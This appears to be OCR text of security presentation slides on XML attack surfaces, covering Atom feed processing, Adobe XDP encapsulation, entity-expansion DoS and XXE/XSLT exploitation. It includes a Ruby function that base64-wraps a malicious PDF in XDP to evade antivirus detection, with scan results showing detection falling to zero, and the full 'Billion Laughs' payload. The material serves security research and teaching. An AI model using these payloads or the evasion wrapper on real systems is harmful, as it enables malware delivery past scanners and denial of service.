
Process arbitrary XSLT (code) ?
If YES, which extensions are available ?


Demo !

ATOM




```
<feed>
  <title>Blog title</title>
  <entry><title>Entry #1</title></entry>
  <entry><title>Entry #2</title></entry>
  <entry><title>Entry #3</title></entry>
</feed>
```


Online ATOM readers
Linux / Perl
Linux / PHP
Windows / JSP
XML::Atom
XSLT
XSLT
Attacker
Internet
Want to pwn everything
Content
Serving ATOM data


XML 101
Encapsulation
Temporary DoS
XXE exploitation
XSLT exploitation

XML Data Package (**XDP**) is an XML file format created by Adobe Systems in 2003. It is intended to be an XML-based companion to PDF. It allows PDF content and/or Adobe XML Forms Architecture (XFA) resources to be packaged within an XML container.

XML Data Package (XDP)	
Filename extension	.xdp
Internet media type	application/vnd.adobe.xdp+xml[1]
Developed by	Adobe Systems
Latest release	2.0
Container for	PDF, XFA
Contained by	PDF
Extended from	XML


File information	
Report date:	2011-12-15 11:07:54 (GMT 1)
File name:	**msf-cooltype-pdf**
File size:	46725 bytes
MD5 hash:	7057968b476c031eecc3c4a76d4bbc17
SHA1 hash:	54f376847535ffef4ab2a96a0fd91d5788c6c546
Detection rate:	8 on 9 (89%)
Status:	INFECTED

File name:	**msf-cooltype.pdf**
Submission date:	**2011-12-15 09:59:01 (UTC)**
Current status:	**finished**
Result:	**27 / 43 (62.8%)**

```
def make_xdp(pdf)
        xdp = <<-EOF
<?xml version="1.0" ?><?xfa generator="XFA_42" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<pdf xmlns="http://ns.adobe.com/xdp/pdf/">
<document><chunk>
_HERE_
</chunk></document>
</pdf>
</xdp:xdp>
EOF
        xdp.gsub!(/_HERE_/, Rex::Text.encode_base64(pdf))
        xdp
end
```

File information	
Report date:	2011-12-14 23:54:14 (GMT 1)
File name:	**msf-cooltype-xdp**
File size:	63668 bytes
MD5 hash:	8acac212de79458e517c97c14103748d
SHA1 hash:	b65e2271584bc756078434c0bc2bcf54c668b4db
Detection rate:	0 on 9 (0%)
Status:	CLEAN

File name:	**msf-cooltype.xdp**
Submission date:	**2011-12-14 22:45:30 (UTC)**
Current status:	**finished**
Result:	**0/ 43 (0.0%)**


XML 101
Encapsulation
Temporary DoS
XXE exploitation
XSLT exploitation

Limited resource starvation

Allows detecting if processing occurs

DTD processing in Wikimedia ?

CWE-776

"Billion Laughs Attack"

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

"lol"*10*10*10*10*10*10*10*10*10*10

=> 1 billion of "lol" => 3Gb

Allows detecting if processing occurs

XSLT support in XML-DSig ?

